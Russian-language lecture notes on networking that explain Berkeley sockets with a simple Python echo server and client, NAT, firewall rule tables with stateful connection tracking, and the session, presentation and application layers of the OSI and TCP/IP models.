Установка соединения	Accept	Принять запрос на установку соединения
	Connect	Установить соединение
Передача данных	Send	Отправить данные по сети
	Receive	Получить данные по сети
Закрытие соединения	Close	Закрыть соединение

? Модель «Клиент-Сервер» Сокетов Беркли

- Взаимодействующие стороны сокетов Беркли:
 - Сервер – работает (слушает) на известном IP-адресе и порту и пассивно ждёт запросов на соединение
 - Клиент – активно устанавливает соединение с Сервером на заданном IP-адресе и порту

? Работа Сокетов



- Есть 2 компьютера: Клиент и Сервер
- Надо создать Сокет на Сервере и сделать так, чтобы он мог принимать запрос на соединение
- На Сервере делается вызов «Socket»
- Создаётся объект «Сокет» – это файл специального вида

- Вызывается метод «Bind» для подсоединения Сокета к определённому IP-адресу и порту: IP-адрес из внутренней подсети и порт «80» веб-сервера
- Вызов «Listen» говорит о том, что Сокет готов принимать соединение по сети – сокет «слушает» – создаётся «Очередь для соединений» – в вызове «Listen» необходимо указать размер этой очереди – «5» – если запросов > 5 – отбрасываются
- Сервер вызывает метод Сокета «Accept» – значит Сервер готов принимать соединение и он переходит в режим «пассивного ожидания» – ждёт запросов на установку от Клиента
- Клиент вызывает метод «Socket», для создания Сокета
- Для Клиента не имеет значения какой IP-адрес и порт используются – номер порта назначается ОС – метод «Bind» не нужен
- На Клиенте вызывается метод «Connect», в его параметрах указываются IP-адрес и порт, с которыми надо установить соединение.
- Клиент отправляет запрос на соединение на Сервер
- Чтобы другие Клиенты могли соединяться с этим Сервером на этом IP-адресе и порту – на Сервере создаётся Копия Сокета

- Соединение создаётся не с Исходным Сокетом, который принимает соединения, а с Копией Сокета и данные передаются через Копию Сокета
- Клиент подготовливает порцию данных, вызывает метод «Send» – данные передаются по сети
- Сервер может их прочитать с помощью метода «Receive»
- После того, как все данные переданы – Клиент вызывает метод «Close» и происходит разрыв соединения.

? Пример на Python. Серверный Сокет.

```
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('192.168.0.1', 8888))
s.listen(1)
conn, addr = s.accept()
while True:
    data = conn.recv(1024)
    if not data: break
    conn.sendall(data)
conn.close()
```

- Импортировать модуль «socket» – `import socket`
- Создать Сокет – `s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)`
- Специальными константами выбрать:
 - протокол Сетевого уровня (здесь – IP) – `socket.AF_INET`
 - протокол Транспортного уровня (здесь – TCP) – `socket.SOCK_STREAM`
- Вызвать метод «Bind», привязать его к IP-адресу и порту – `s.bind(('192.168.0.1', 8888))`
- Вызвать метод «Listen», заявить о готовности принимать соединение, и очередь = 1 – `s.listen(1)`
- Вызвать метод «Accept» и ждать запросов от Клиентов на соединение – `conn, addr = s.accept()`
- Возврат из метода «Accept» произойдёт, только когда какой-то из клиентов установит соединение.
- В цикле, с помощью метода «Receive» читать данные порциями по 1024Б – `data = conn.recv(1024)`
- И отправить те же данные обратно – `conn.sendall(data)`
- Выход из цикла происходит, когда данные закончатся – `if not data: break`
- В конце – Закрыть соединение – `conn.close()`

? Пример на Python. Типы Сокетов.

- Протоколы Сетевого уровня:
 - IPv4 – `socket.AF_INET`
 - IPv6 – `socket.AF_INET6`
- Протоколы Транспортного уровня:
 - TCP – `socket.SOCK_STREAM`
 - UDP – `socket.SOCK_DGRAM`
- Есть и другие типы, но они используются редко

? Пример на Python. Клиентский Сокет.

```
import socket


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.0.1', 8888))
s.sendall(b'Hello, World!')
data = s.recv(1024)
s.close()
print('Data received:', repr(data))
```

- Импортировать модуль «socket» – `import socket`
- Создать Сокет, с исп IP и TCP – `s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)`
- Отправить запрос на установку соединения «Connect» – `s.connect(('192.168.0.1', 8888))`
- После установки соединения отправить Серверу «Send» сообщение – `s.sendall(b'Hello, World!')`
- Принять от Сервера данные, кот бут те же самые – `data = s.recv(1024)`
- Закрыть соединение – `s.close()`
- Вывести данные на экран – `print('Data received:', repr(data))`

Protocols, Interfaces and Services

? Сервис / Протокол / Интерфейс

- Сервис – что делает уровень
- Протокол – как уровень это делает
- Интерфейс – как получить доступ к сервису уровня
- Сервис – описывает какие функции реализует уровень
- Интерфейс – набор примитивных операций, которые нижний уровень предоставляет верхнему
- Протокол – правила и соглашения, используемые для связи уровня N одного компьютера с уровнем N другого компьютера




Пользователи или вышестоящие уровни взаимодействуют с интерфейсом уровня. Они понимают, что должен делать этот уровень в описании его сервиса и вызывают некоторые функции интерфейса. Протокол является реализацией этого взаимодействия, и он скрыт от вышестоящих уровней и от пользователей. Если заменить один протокол другим, то в работе вышестоящих уровней ничего менять не придётся. С другой стороны, можно вносить изменения в интерфейсы одного компьютера, но он всё равно будет взаимодействовать с другими компьютерами, используя один и тот же протокол. Благодаря этому по сети успешно взаимодействуют компьютеры, работающие на разных платформах, например, Windows и Linux.

Интерфейс – реальное взаимодействие внутри одного компьютера, где ур-нь N вызывает функции ур-ня N–1. Протокол – виртуальное взаимодействие между компьютерами – реально соединяются только ур-ни, работающие с физической средой; единственный способ передать информацию – использовать заголовок соответствующего ур-ня.

? Интерфейсы и Протоколы Транспортного ур-ня (в стеке протоколов TCP/IP):

- Протоколы – TCP / UDP
- Интерфейс – Интерфейс Сокетов



?Зачем разделять понятия Протокола и Интерфейса – Чтобы отделять Описание от Реализации:

- Изоляция решений – Общий принцип проектирование: описание и реализация должны быть отделены друг от друга
 - Изоляция решений «Внутри компьютера» – реализация протоколов скрыта, если они изменятся, то не придётся менять программу:
 - Взаимодействие через интерфейсы, которые постоянны
 - Протоколы могут меняться
 - Изоляция решений «Между компьютерами» – постоянными сохраняются протоколы, а интерфейсы и программы, внутри каждого компьютера, скрыты от других компьютеров – обеспечивается взаимодействие по сети компьютеров с разными ОС:
 - Взаимодействие по протоколам, которые постоянны
 - Интерфейсы внутри различных компьютеров могут значительно отличаться

? Зачем разделять понятия Интерфейса и Сервис – важно различать, чтобы правильно проектировать Сети

- Сервис – абстрактное понятие того, что делает уровень – позволяет сформулировать, что бы мы хотели, чтобы уровень делал, не привязываясь ни к каким деталям реализации:
 - Сервисы Транспортного уровня в стеке TCP/IP:
 - Надёжная передача потока байт (реализуется протоколом TCP)
 - Ненадёжная передача коротких сообщений (реализуется протоколом UDP)
- Интерфейс – набор операций, для доступа к Сервису
 - Интерфейс Транспортного уровня в стеке TCP/IP:
 - Сокеты – Через один этот Интерфейс можно получить доступ к сервисам двух типов: надёжной и ненадёжной доставке данных

? Возможный тип Сервиса Транспортного уровня в стеке TCP/IP:

На Транспортном уровне в стеке TCP/IP есть следующие варианты:

- Надёжность:
 - Обеспечивается
 - Не обеспечивается
- Типы данных:
 - Поток байт
 - Короткое сообщение

Реализованные комбинации Сервисов Транспортного уровня:

- Надёжная передача потока байт (реализуется протоколом TCP)
- Ненадёжная передача коротких сообщений (реализуется протоколом UDP)

Нереализованные комбинации Сервисов Транспортного уровня:

- Надёжная передача коротких сообщений (полезный сервис – было разработано несколько протоколов, но они не пользуются популярностью)
- Ненадёжная передача потока байт

Network Address Translation (NAT)

? NAT, Network Address Translation – Трансляция Сетевых Адресов:

NAT, Network Address Translation – Трансляция Сетевых Адресов – Технология преобразования IP-адресов Внутренней (частной) сети в IP-адреса Внешней сети (Интернет)

? Цель создания технологии NAT


Цель создания технологии NAT – нехватка адресов IPv4

? Внешние и Внутренние IP-адреса:

- Внешние IP-адреса:
 - Применяются в сети Интернет
 - Должны быть уникальными
 - Распределяются ICANN
 - Адресов IPv4 не хватает для всех устройств в Интернет (Адресов IPv4 ≈ 4 млрд.)
- Внутренние IP-адреса:
 - Диапазон частных сетей (RFC 1918): 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16
 - Не маршрутизируются в Интернет
 - Могут использоваться без обращения в ICANN
 - Допускается использование одинаковых адресов в разных подсетях (т.к. они не будут видны в Интернет)

? Пример использования NAT

Как работает технология NAT для преобразования Внутренних IP-адресов во Внешние



- Есть сеть к.л. организации, в которой используются внутренние IP-адреса из диапазона 192.168.1.0
- Есть Интернет, в котором такие адреса использовать нельзя
- Внутренняя сеть подключается к Интернет через ус-во NAT
- Ус-во NAT имеет 1 внешний IPv4 адрес (184.86.48.128)
- Когда устройства из внутренней подсети хотят подключиться к Интернету – ус-во NAT преобразует внутренние IP-адреса во внешний IP-адрес
- Типы технологии NAT:
 - **Статический NAT** – отображение адресов один к одному:
 - Нужно иметь столько же внешних IP-адресов, сколько и компьютеров во внутренней сети
 - Используется фиксированное отображение (соответствие) каждого внутреннего адреса в каждый внешний
 - Такая схема используется редко: схема возможна, когда сеть подключается не к Интернет, а к сети другой организации, где так же используются внутренние IP-адреса и возможен конфликт IP-адресов – совпадение
 - **Динамический NAT** – отображение внутренних адресов на группу внешних адресов
 - Внешних IP-адресов в у-ве NAT меньше, чем компьютеров в подсети
 - Внешние адреса поочерёдно используются компьютерами из внутренней подсети
 - Первый IP-адрес, используется то 1ым, то 3им, то 2ым компьютером.
 - Такая схема используется не сильно часто
 - **Один ко многим (Masquerading)** – отображение внутренних адресов на один внешний:
 - Преобразование выполняется с помощью таблицы NAT
 - Таблица NAT содержит комбинацию IP-адрес + порт
 - 4 столбца: Внутр-IP, Внутр-Порт, Внешн-IP, Внешн-Порт
 - Первый Компьютер решил зайти на сайт
 - Он отправляет пакет
 - В IP-адресе отправителя указывается его адрес из внутренней сети: 192.168.1.1, Порт – динамический порт, выданный браузеру ОС: 57160
 - Адрес получателя: www.site.com, Порт – 80 (Веб-сервис)
 - У-ву NAT нужно заменить Адрес отправителя из внутренней подсети на внешний адрес
 - У-во NAT записывает в таблицу NAT внутренние адрес + порт, подставляет внешний адрес (1 из 1) + генерирует порт
 - Происходит трансляция – замена IP-адреса и порта в пакете: IP-адреса и порт в пакете удаляются, и заменяются внешним адресом и сгенерированным портом из таблицы NAT
 - В таком виде пакет передаётся на веб-сервер
 - Когда приходит ответ от веб-сервера, там в качестве адреса и порта получателя будут внешний адрес и порт NAT
 - У-во NAT в обратном порядке по таблице NAT меняет внешний адрес и порт на исходные внутренние и передаёт на соответствующий компьютер.

? Преимущества и недостатки NAT:

- Преимущества NAT:

«+» Позволяет преодолевать нехватку адресов IPv4;

«+» Легко развернуть и использовать – нужно всего 1 у-во NAT, адреса из диапазона для частной сети можно использовать, не обращаясь в ICANN;

«+» Скрывает структуру сети от внешнего мира – преимущество в безопасности – для внешнего мира есть только 1 внешний IP-адрес.

- Недостатки NAT:

«-» Нарушение фундаментального принципа построения IP-сетей: каждый компьютер может соединяться с любым другим;

«-» Нет возможности подключиться к внутренним компьютерам из внешнего мира;

«-» Плохо работают протоколы, не устанавливающие соединения;

«-» Некоторые прикладные протоколы работают неправильно (FTP);

«-» Нет единого стандарта NAT – много разных вариантов.

? Решение проблем с NAT:

- Статическое отображение IP-адресов:

- Внутренний IP ↔ Внешний IP

- Требуется несколько внешних IP-адресов

- Статическое отображение портов:

- Порт 80 – Внутренний адрес Веб-сервера и порт 80

- Порт 25 – Внутренний адрес почтового сервера и порт 25

- Порт 21 – Внутренний адрес FTP-сервера

- Технология NAT Traversal:

- Позволяет устанавливать соединение с компьютером во внутренней сети

- RFC 3489 и другие варианты

- Используется VoIP приложениями (Skype)

Brandmauer / Firewall

? Введение Межсетевых экранов

- Когда создавались сети TCP/IP, в них закладывался принцип: каждый компьютер может соединиться с любым другим компьютером в сети.
- Компьютеров было мало. Большая часть из них находилась в научных институтах и университетах.
- Сейчас Интернет стал огромной сетью, компьютеры распространились повсеместно.
- Также появилось много злоумышленников.
- Принцип, где каждый компьютер может соединиться с каждым – стал неработоспособен.
- Нужен механизм, который защитил бы сеть, и компьютер в сети, от потенциальных недоброжелателей.
- Такой механизм предоставляет межсетевой экран.



? Межсетевой экран

Межсетевой экран / Брандмауэр / Firewall – устройство или программа, которое отделяет сеть от других сетей.

* *Brandmauer* (нем.) – Противопожарная стена

* *Firewall* (англ.) – Противопожарная стена

? Варианты использования Межсетевого экрана



Есть несколько вариантов использования межсетевых экранов:

- I вариант – Защита подсети внутренней организации
 - Есть компьютеры
 - Есть сеть Интернет, которая считается небезопасной
 - В этом случае Межсетевой Экран устанавливается между внутренней сетью и сетью Интернет
- II вариант – Защита компьютера
 - Программный межсетевой экран может устанавливаться на каждый компьютер в сети
 - Это может быть Брандмауэр в Windows или IP-Table в Linux
 - Полезно, когда работа с ноутбуком происходит с общественных мест или других организаций

? Место Межсетевых экранов в моделях OSI и TCP/IP


Межсетевые экраны работают на Сетевом + Транспортном уровне

В основном они анализируют IP-адреса Отправителя и Получателя (Сетевой у-нь) и Порты (Транспортный у-нь)

? Схема работы Межсетевых экранов

Межсетевой экран перехватывает все пакеты, которые приходят из внешней сети и из внутренней

- Пришёл пакет из Интернет
- Межсетевой экран принимает пакет, и анализирует
- У Межсетевого экрана есть Таблица Правил, где написано, какие пакеты можно пропускать во внутреннюю сеть, а какие – нельзя
- Межсетевой экран проверяет заголовки Сетевого и Транспортного уровня
- Сравнивает их с правилами в Таблице
- Если находит разрешающие правила, то передаёт пакет во внутреннюю сеть
- В противном случае – пакет отбрасывается, и во внутреннюю сеть не передаётся
- Также происходит и с пакетами из внутренней сети
- Производится проверка по Таблице Правил
- И во внешнюю сеть передаются только те пакеты, которым разрешён доступ



? Таблица Правил доступа Межсетевого экрана

Отправитель		Получатель		Протокол	Действие	Правило
IP	Порт	IP	Порт			
220.10.1.0/24	> 1024	Вне 220.10.1.0/24	80	TCP	Разрешить	№1
Вне 220.10.1.0/24	80	220.10.1.0/24	> 1024	TCP	Разрешить	№2
Любой	Любой	Любой	Любой	Любой	Запретить	№3

Основные поля в Таблице:

- IP-адреса и Порты Отправителя и Получателя,
- Протокол – Протокол Транспортного или Сетевого уровня: TCP, UDP, ICMP
- Действие – что необходимо сделать: «Разрешить» или «Запретить»

ПРИМЕР:

- Организация хочет ограничить политику использования сети для обеспечения безопасности – разрешает пользователям работать с сайтами в Интернете, но все остальные действия запрещает
- Пусть внутренняя сеть имеет IP-адреса из блока 220.10.1.0/24

- Правило №1 разрешает пакетам, предназначенным для веб-серверов, проходить в Интернет
 - Поле «Адрес Отправителя» – IP-адрес внутренней сети: 220.10.1.0/24
 - Поле «Порт Отправителя» – любой больше 1024: > 1024
 - Поле «Адрес Получателя» – все IP-адреса, кроме внутренней сети: Вне 220.10.1.0/24
 - Поле «Порт Получателя» – порт, на котором работают веб-сервера: 80
 - Протокол – TCP, который используется протоколом HTTP: TCP
 - Действие – разрешить прохождение пакета: Разрешить

 - Правило №2 разрешает прохождение пакетов из Интернет, содержащих ответы веб-серверов
 - Поле «Адрес Отправителя» – все IP-адреса, кроме внутренней сети: Вне 220.10.1.0/24
 - Поле «Порт Отправителя» – порт, на котором работают веб-сервера: 80
 - Поле «Адрес Получателя» – IP-адрес внутренней сети: 220.10.1.0/24
 - Поле «Порт Получателя» – любой больше 1024: > 1024
 - Протокол – TCP, который используется протоколом HTTP: TCP
 - Действие – разрешить прохождение пакета: Разрешить

 - Правило №3 запрещает прохождение всех остальных пакетов в или из Интернет.
Межсетевой экран просматривает Правила последовательно:
 - Если пакет подходит под Правило №1 – передаётся; если нет – просматривается Правило №2
 - Если пакет подходит под Правило №2 – передаётся; если нет – просматривается Правило №3
 - Правило №3 запрещает прохождение любых пакетов – пакет отбрасывается.

 - Злоумышленники могут попасть во внутреннюю сеть, если сконструируют пакет, где:
 - Поле «Адрес Отправителя» – любой: Вне 220.10.1.0/24
 - Поле «Порт Отправителя» – порт, на котором работают веб-сервера: 80
 - Поле «Порт Получателя» – любой больше 1024: > 1024

 - Межсетевой экран подумает, что это ответ веб-сервера и пропустит такой пакет.
 - Злоумышленники смогут подключиться к сервисам внутренней сети, работающим на портах > 1024
 - Для решения такой проблемы, в Таблицу Правил вводится поле «Флаги», чтобы контролировать заголовки TCP и пропускать и пропускать только такие пакеты из Интернета, на которых установлен флаг «ACK»
- | Отправитель | | Получатель | | Протокол | Флаг | Действие | Правило |
|-------------------|--------|-------------------|--------|----------|-------|-----------|---------|
| IP | Порт | IP | Порт | | | | |
| 220.10.1.0/24 | > 1024 | Вне 220.10.1.0/24 | 80 | TCP | Любой | Разрешить | №1 |
| Вне 220.10.1.0/24 | 80 | 220.10.1.0/24 | > 1024 | TCP | ACK | Разрешить | №2 |
| Любой | Любой | Любой | Любой | Любой | Любой | Запретить | №3 |
- Флаг «ACK» установлен почти у всех пакетов TCP, кроме самого первого, у которого установлен флаг «SYN»
 - Теперь злоумышленники не смогут пробить Межсетевой экран, потому что на их первом же TCP пакете будет установлен флаг «SYN», и Межсетевой экран его не пропустит

 - Но злоумышленники могут организовать атаку «Отказ в обслуживании»
 - Отправляется большое количество пакетов у которых:
 - Поле «Порт Отправителя» – порт, на котором работают веб-сервера: 80
 - Флаг – подтверждения: ACK
 - Межсетевой экран такие пакеты пропустит, а сервис на компьютере будет отбрасывать
 - Но если таких пакетов будет очень много, то сервис перестанет справляться с отбрасыванием этих пакетов и с обслуживанием легальных пользователей
 - Чтобы избежать такой ситуации Межсетевые экраны могут проверять установлено ли соединение между отправителем и получателем
 - В Межсетевом экране вводится дополнительная таблица – Таблица Соединений
 - Так как Межсетевой экран перехватывает все пакеты, которые через него проходят, то он перехватывает и пакеты на установку соединения TCP
 - Поэтому Межсетевой экран может легко узнать устанавливал ли компьютер из внутренней сети соединение с другими компьютерами из внешней сети, и с какими именно
 - Межсетевой экран видит процедуру установки соединения TCP «троекратного рукопожатия»
 - После того как эта процедура успешно завершилась – вносится запись в Таблицу соединений

Таблица Соединений

Отправитель		Получатель	
IP	Порт	IP	Порт
220.10.1.86	53638	77.88.55.66	80

- В Таблицу Правил вводится поле «Соединение» и для Правила №2 устанавливается значение «проверять»
- При проверке Таблицы Правил, Правила №2, в поле «Соединение» Межсетевой экран видит «проверять» и обращается к Таблице Соединений
- Если есть запись в Таблице Соединений, то значит это соединение инициировано компьютером из внутренней сети, и это вероятно ответ веб-сервера, а не атака.

? Другие методы контроля доступа к сети

Кроме Межсетевых экранов есть также другие методы контроля доступа к сети, работающие на других уровнях:

- На Канальном уровне – можно выполнять фильтрацию по MAC-адресам:
 - Коммутаторы позволяют составить список MAC-адресов, к которым разрешено подключаться
 - В этот список можно включить MAC-адреса всех компьютеров во внутренней сети
 - И даже если злоумышленники получат доступ ко внутренней сети – они физически не смогут с ней работать
- На Прикладном уровне – есть Прокси-Серверы (Proxy Server), которые делают то же самое, что и Межсетевые экраны, только на уровне прикладных протоколов
 - Веб-Прокси Сервер перехватывает все запросы Клиента на доступ к сайтам Интернет
 - Соединяется с Серверами сайтов от своего имени
 - Получает ответ
 - Анализирует его
 - Пересыпает Клиенту
 - Веб-Прокси может запрещать доступ к каким-либо сайтам по их адресам: например, к соц. сетям с рабочего места организации
- На Прикладном уровне – также есть Контент Фильтры (Content Filter), которые в отличии от других технологий анализируют не только заголовки, но и содержимое.
 - Можно запретить скачивать фильмы, в независимости от сайта их нахождения
- IDS, Intrusion Detect System – Система Обнаружения Вторжений, а так же работающая вместе с ней IPS, Intrusion Prevention System – Система Предотвращения Вторжений – работают по принципу, похожему на Межсетевые экраны, но анализируют не отдельные пакеты, а последовательности пакетов.
 - IDS и IPS могут обнаружить сканирование внутренней сети или подбор паролей
 - IDS – Система Обнаружения Вторжений – предупредит Администратора, о происходящей атаке
 - IPS – Система Предотвращения Вторжений – попытается автоматически предотвратить атаку

Layer 5 – Session layer

? Место в Модели OSI и TCP/IP

- Сеансовый уровень – в Модели OSI стоит выше Транспортного
- Сеансовый уровень – в Модели TCP/IP не используется, его функции выполняет Прикладной уровень
- Когда работали над Моделью TCP/IP – функции уровней Представления и Сеансового показались избыточными, и их убрали из Модели.
- Считается, что Приложение Модели TCP/IP само должно реализовывать функции этих уровней, если они ему нужны.
- Во время разработки Модели TCP/IP эти функции были мало кому нужны, но сейчас эти функции используются часто.

Модель OSI	Модель TCP/IP	
Уровень (Layer)	Уровень (Layer)	Функции
7. Прикладной (Application)	4. Прикладной (Application)	Сочетает в себе 3 уровня OSI – на практике, если приложению (ур.7) нужны функции ур.5 или ур.6, то оно само должно их реализовывать.
6. Представления (Presentation)		
5. Сеансовый (Session)		
4. Транспортный (Transport)	3. Транспортный (Transport)	Связь между двумя процессами на разных хостах
3. Сетевой (Network)	2. Интернет (Internet)	Поиск маршрута в составной сети
2. Канальный (Data Link)	1. Сетевых интерфейсов (Network Access)	Интерфейс взаимодействия с разными сетевыми технологиями (Ethernet, Wi-Fi)
1. Физический (Physical)		

? Функции Сеансового уровня

- Сейчас сетевое взаимодействие усложнилось и не состоит из простых запросов и ответов, как раньше
- Пример – загрузка Веб-страницы – чтобы отобразить веб-страницу в браузере, нужно загрузить:
 - Гипертекст страницы (.html)
 - Стилевой файл (.css)
 - Изображения
- Таким образом, чтобы загрузить веб-страницу, надо реализовать несколько сетевых операций – Сеансов
- Сеанс / Сессия – это набор, связанных между собой, сетевых взаимодействий, направленных на решение одной задачи.
- По логике Модели OSI сеансы должны обрабатываться на Сеансовом уровне, но по логике Модели TCP/IP обработкой сеансов должно заниматься само приложение.
- Поэтому такая возможность была добавлена в Протокол HTTP
 - Если в HTTP 1.0 для загрузки каждого элемента, надо было открывать отдельное соединение,
 - То в HTTP следующих версий появилась функция «HTTP keep alive», которая позволяет открыть одно соединение TCP и через него загрузить все элементы страниц, что работает быстрее.

Layer 6 – Presentation layer

? Место в Модели OSI и TCP/IP

- Уровень Представления – в Модели OSI стоит выше Сеансового
- Уровень Представления – в Модели TCP/IP не используется, его функции выполняет Прикладной уровень
- Когда работали над Моделью TCP/IP – функции уровней Представления и Сеансового показались избыточными, и их убрали из Модели.
- Считается, что Приложение Модели TCP/IP само должно реализовывать функции этих уровней, если они ему нужны.
- Во время разработки Модели TCP/IP эти функции были мало кому нужны, но сейчас эти функции используются часто.

Модель OSI	Модель TCP/IP	
Уровень (Layer)	Уровень (Layer)	Функции
7. Прикладной (Application)	4. Прикладной (Application)	Сочетает в себе 3 уровня OSI – на практике, если приложению (ур.7) нужны функции ур.5 или ур.6, то оно само должно их реализовывать.
6. Представления (Presentation)		
5. Сеансовый (Session)		
4. Транспортный (Transport)	3. Транспортный (Transport)	Связь между двумя процессами на разных хостах
3. Сетевой (Network)	2. Интернет (Internet)	Поиск маршрута в составной сети
2. Канальный (Data Link)	1. Сетевых интерфейсов (Network Access)	Интерфейс взаимодействия с разными сетевыми технологиями (Ethernet, Wi-Fi)
1. Физический (Physical)		

? Функции уровня Представления

- Для описания основной функции уровня Представления часто приводится пример – автоматический перевод в сети с разных языков:
 - Отправитель в стране «А» снимает телефонную трубку, и говорит на своём языке «А»
 - Сеть переводит это на язык «С» и передаёт данные в страну «В»
 - Получатель в стране «В» снимает трубку и слышит на своём языке «В» отправителя
- Ещё одна функция уровня Представления – Шифрование
 - Сначала сеть разрабатывалась для университетов и НИИ, для академических задач
 - Когда сеть развилась и стала применяться для коммерческих задач – встал вопрос обеспечения безопасности
 - Для защиты данных, передаваемых по сети, применяется – шифрование.
Технологии:
 - SSL, Secure Sockets Layer
 - TLS, Transport Layer Security (более современный вид SSL)

? Протоколы Прикладного уровня, использующие технологии шифрования TLS/SSL

- Многие протоколы Прикладного уровня используют TLS/SSL:
 - HTTPS, порт 443
 - IMAPS, порт 993
 - SMTPS, порт 465
 - FTPS
- К названию протокола в конце добавляется «s» («secure»)
- Если в адресной строке браузера используется пиктограмма «замок» и «s» в конце названия протокола – значит производится защита передачи данных по сети с помощью шифрования.
- Защищённые протоколы используют другие номера портов, например, порт 443 у HTTPS, вместо 80 у HTTP
- HTTPS – это не отдельный протокол, а способ передачи протокола HTTP через зашифрованное соединение, которое устанавливается с помощью протоколов TLS или SSL

Layer 7 – Application layer

? Место в Модели OSI и TCP/IP

- Прикладной уровень – самый верхний в Моделях OSI и TCP/IP
- Прикладной уровень необходим для взаимодействия между собой сетевых приложений: веб, электронная почта, скайп и т.д.

Модель OSI		Модель TCP/IP		
Уровень (Layer)	Уровень (Layer)	Функции		
7. Прикладной (Application)	4. Прикладной (Application)		Сочетает в себе 3 ур-ня OSI – на практике, если приложению (ур.7) нужны ф-ции ур.5 или ур.6, то оно само должно их реализовывать.	
6. Представления (Presentation)	3. Транспортный (Transport)		Связь между двумя процессами на разных хостах	
5. Сеансовый (Session)	2. Интернет (Internet)		Поиск маршрута в составной сети	
